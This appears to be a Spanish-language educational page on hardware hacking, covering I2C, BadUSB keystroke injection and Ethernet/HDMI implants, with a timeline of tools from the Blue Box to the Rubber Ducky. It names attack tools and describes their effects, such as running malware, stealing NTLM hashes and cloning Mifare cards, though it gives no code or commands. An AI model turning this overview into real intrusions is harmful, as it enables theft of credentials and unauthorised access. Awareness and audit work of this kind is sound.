Bus Pirate (sniffing e inyección I2C) · Flipper Zero (I2C nativo por GPIO) · Raspberry Pi / Arduino con i2c-tools · Logic Analyzer (Sigrok/PulseView para análisis de tramas) · i2c-tools en Linux (i2cdetect, i2cdump, i2cget) · Proxmark3 para chips específicos

⚠ IMPACTO / QUÉ PUEDE PASAR

Lectura de EEPROMs de configuración para extraer contraseñas, tokens y configuraciones de red almacenadas en texto plano. Modificación de parámetros de sensores para falsificar lecturas (ej. alterar lectura de temperatura de un sistema industrial). Sniffing de la comunicación entre chips para ingeniería inversa de protocolos propietarios. En wearables: acceso a datos biométricos y logs de actividad. En sistemas de control industrial: manipulación de actuadores.





HID & USB BadUSB

INTERFAZ FÍSICA

Human Interface Device · Keystroke Injection Attack

¿QUÉ ES?

HID (Human Interface Device) es la clase USB que engloba teclados, ratones y gamepads. El sistema operativo confía ciegamente en todo dispositivo que se identifique como HID — sin autenticación ni verificación. BadUSB es el ataque que explota esta confianza: un dispositivo se anuncia como teclado HID y comienza a "teclear" comandos a velocidad sobrehumana antes de que el usuario pueda reaccionar.

USO EN VIDA DIARIA

- ▶ Teclados y ratones USB convencionales
- ▶ Gamepads y joysticks
- ▶ Lectores de códigos de barras
- ▶ Paneles táctiles y lápices digitales
- ▶ Lectores de tarjetas y tokens de seguridad
- ▶ Todos los periféricos de entrada estándar

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

USB Rubber Ducky (el pionero — Ducky Script, velocidad > 1000 WPM) · Bash Bunny (multivector: HID + red + almacenamiento simultáneo) · O.MG Cable (cable aparentemente normal con implante HID + Wi-Fi C2) · Flipper Zero en modo BadUSB · M5StickC Plus 2 con firmware Bruce/Nemo · Digispark (ATtiny85, \$1.50 USD, funcional)

⚠ IMPACTO / QUÉ PUEDE PASAR

En segundos: abrir PowerShell oculto, descargar y ejecutar malware, deshabilitar Windows Defender, exfiltrar hashes NTLM, robar contraseñas del navegador, crear usuarios administradores, instalar backdoors de acceso remoto o cifrar el disco. El antivirus no puede reaccionar a tiempo porque el ataque se ejecuta en < 3 segundos. Es invisible: para el SO es solo un teclado.





Ethernet / LAN & HDMI

RED FÍSICA

Capa Física de Red · Interceptación de Señal de Video

¿QUÉ ES?

La capa física de la red (cable Ethernet) y la señal de video (HDMI) son vectores físicos frecuentemente ignorados en auditorías. Un implante físico de red puede pasar completamente desapercibido durante meses. La interceptación de HDMI (Screen Crab, Van Eck Phreaking) captura lo que ve el usuario en tiempo real sin tocar el equipo.

USO EN VIDA DIARIA

- ▶ Cables Ethernet en oficinas y data centers
- ▶ Switches y puntos de acceso en redes LAN
- ▶ Monitores y proyectores conectados por HDMI
- ▶ Kioscos y terminales de pago conectados
- ▶ Cámaras de seguridad con cable de red
- ▶ Impresoras y fotocopadoras en red

✂ HERRAMIENTAS / DISPOSITIVOS QUE LO HACKEAN

LAN Turtle (implante USB-Ethernet con AutoSSH y Metasploit integrado) · Packet Squirrel (tap físico Ethernet para captura .pcap en línea) · Screen Crab (implante HDMI para captura de pantalla por Wi-Fi) · Responder (envenenamiento LLMNR/NBT-NS para captura de hashes) · Ettercap / Bettercap para ARP poisoning

⚠ IMPACTO / QUÉ PUEDE PASAR

LAN Turtle: acceso remoto permanente y oculto a la red interna desde cualquier lugar del mundo vía SSH reverso. Captura silenciosa de tráfico de red durante semanas. Interceptación de credenciales NTLMv2 con Responder. Screen Crab: captura de pantallas del usuario cada X segundos, transmitidas por Wi-Fi al atacante — sin instalar ningún software en el equipo.



El Hardware Hacking

explota lo que das por sentado

RFID/NFC: Tu tarjeta de acceso puede ser clonada en 3 segundos sin que lo notes.

Sub-GHz: La señal de tu garaje o alarma puede capturarse y reproducirse.

BLE: Tu iPhone puede ser bloqueado con spam, tu teclado BT capturado.

Wi-Fi: Una red falsa idéntica puede robar tus credenciales en segundos.

UART/JTAG/SPI: El firmware de cualquier dispositivo puede extraerse y modificarse.

HID/BadUSB: Un cable normal puede hackear tu PC en menos de 3 segundos.

Ethernet: Un implante invisible puede dar acceso remoto durante meses.



CRONOLOGÍA DEL HARDWARE HACKING

Del Phreaking a la IA (1970 – 2026)

1970s

2007

2008

2010

2011

2014

2015

2016

2017

2019

2020

2021


2024

2026



TIMELINE

Cronología del Hardware Hacking (1970 – 2026)



Era Phreaking

Era SDR & RFID

Era HID & RF Avanzado

Era Post-2017 / IoT



1/IoT

Blue Box

1970s

¿QUÉ ES?

Dispositivo electrónico que generaba tonos de frecuencia específicos (2600 Hz + DTMF) para manipular las centrales telefónicas automatizadas de AT&T y realizar llamadas gratuitas.

¿QUÉ TRAE / PERMITE?

- ▶ Generación de tono 2600 Hz para acceder al trunk
- ▶ Secuencias DTMF para marcar destinos
- ▶ Control del sistema de conmutación AT&T
- ▶ Placa con osciladores y teclado numérico

✂ USO EN AUDITORÍA / ATAQUE

Phreaking de redes telefónicas: primer ejemplo documentado de explotación de un sistema de comunicaciones mediante hardware casero. Sentó las bases conceptuales del hacking moderno.


CREADOR / ORIGEN

John Draper ("Cap'n Crunch") · Steve Wozniak · Steve Jobs (1970s)

💡 DATO INTERESANTE

El nombre "Cap'n Crunch" viene de que Draper descubrió que el silbato del cereal generaba exactamente 2600 Hz. Wozniak y Jobs vendían Blue Boxes en Berkeley antes de fundar Apple.





Proxmark

2007

¿QUÉ ES?

Plataforma de investigación RFID de código abierto capaz de interceptar, clonar y analizar señales a nivel de protocolo en bruto para tarjetas de 125 kHz (LF) y 13.56 MHz (HF).

¿QUÉ TRAE / PERMITE?

- ▶ Soporte LF (125 kHz) y HF (13.56 MHz)
- ▶ Modo sniff: captura comunicación lector-tarjeta
- ▶ Modo emulación: simula tarjetas y lectores
- ▶ Análisis de protocolos: EM4100, Mifare, HID, iCLASS
- ▶ FPGA integrado para procesamiento en tiempo real

✂ USO EN AUDITORÍA / ATAQUE

Ataque de relay/clonación en controles de acceso. Extracción de claves criptográficas de Mifare Classic (PRNG débil). Sniffing de la comunicación entre lector y tarjeta sin ser detectado.

CREADOR / ORIGEN


Jonathan Westhues — Investigador independiente (2007)



DATO INTERESANTE

Fue el primer dispositivo que permitió realizar ataques de "nested attack" contra Mifare Classic, sistema usado en millones de tarjetas de metro, hoteles y accesos corporativos.





Wi-Fi Pineapple

2008

El Estándar de Auditoría Inalámbrica

¿QUÉ ES?

Router de auditoría inalámbrica especializado que automatiza ataques Rogue AP y MitM. Explota la confianza de los dispositivos en los SSID (nombres de red) almacenados.

¿QUÉ TRAE / PERMITE?

- ▶ Múltiples radios Wi-Fi simultáneas
- ▶ Interfaz web PineAP para gestión de ataques
- ▶ Módulos: SSL Strip, DNS Spoof, Captive Portal
- ▶ Karma: responde a cualquier Probe Request
- ▶ Evil Twin: AP falso con SSID legítimo clonado

✂ USO EN AUDITORÍA / ATAQUE

Evil Twin + Karma Attack: los dispositivos se conectan automáticamente creyendo que es su red conocida. Intercepta todo el tráfico para captura de credenciales y sesiones HTTP.

CREADOR / ORIGEN


Hak5 — Darren Kitchen · EE. UU. (2008)



DATO INTERESANTE

Tan icónico en el pentesting que aparece en Mr. Robot, CSI: Cyber y múltiples documentales. Su diseño evolucionó de router voluminoso a versiones tácticas de bolsillo para Red Team.





USB Rubber Ducky

2010

El Pionero del Keystroke Injection

¿QUÉ ES?

Primera herramienta comercial de inyección de pulsaciones de teclado. Se disfraza de memoria USB pero el OS la reconoce como teclado HID de confianza y ejecuta comandos instantáneamente.

¿QUÉ TRAE / PERMITE?

- ▶ Emulación HID (Human Interface Device)
- ▶ Microcontrolador de alta velocidad
- ▶ Ranura MicroSD para almacenar payloads
- ▶ Ducky Script: lenguaje de scripting simple
- ▶ Velocidad de inyección: > 1000 palabras/min

✂ USO EN AUDITORÍA / ATAQUE

BadUSB: al conectarse ejecuta automáticamente secuencias de comandos. Abre terminal, descarga y ejecuta malware, exfiltra datos locales, crea backdoors, roba hashes o credenciales guardadas.

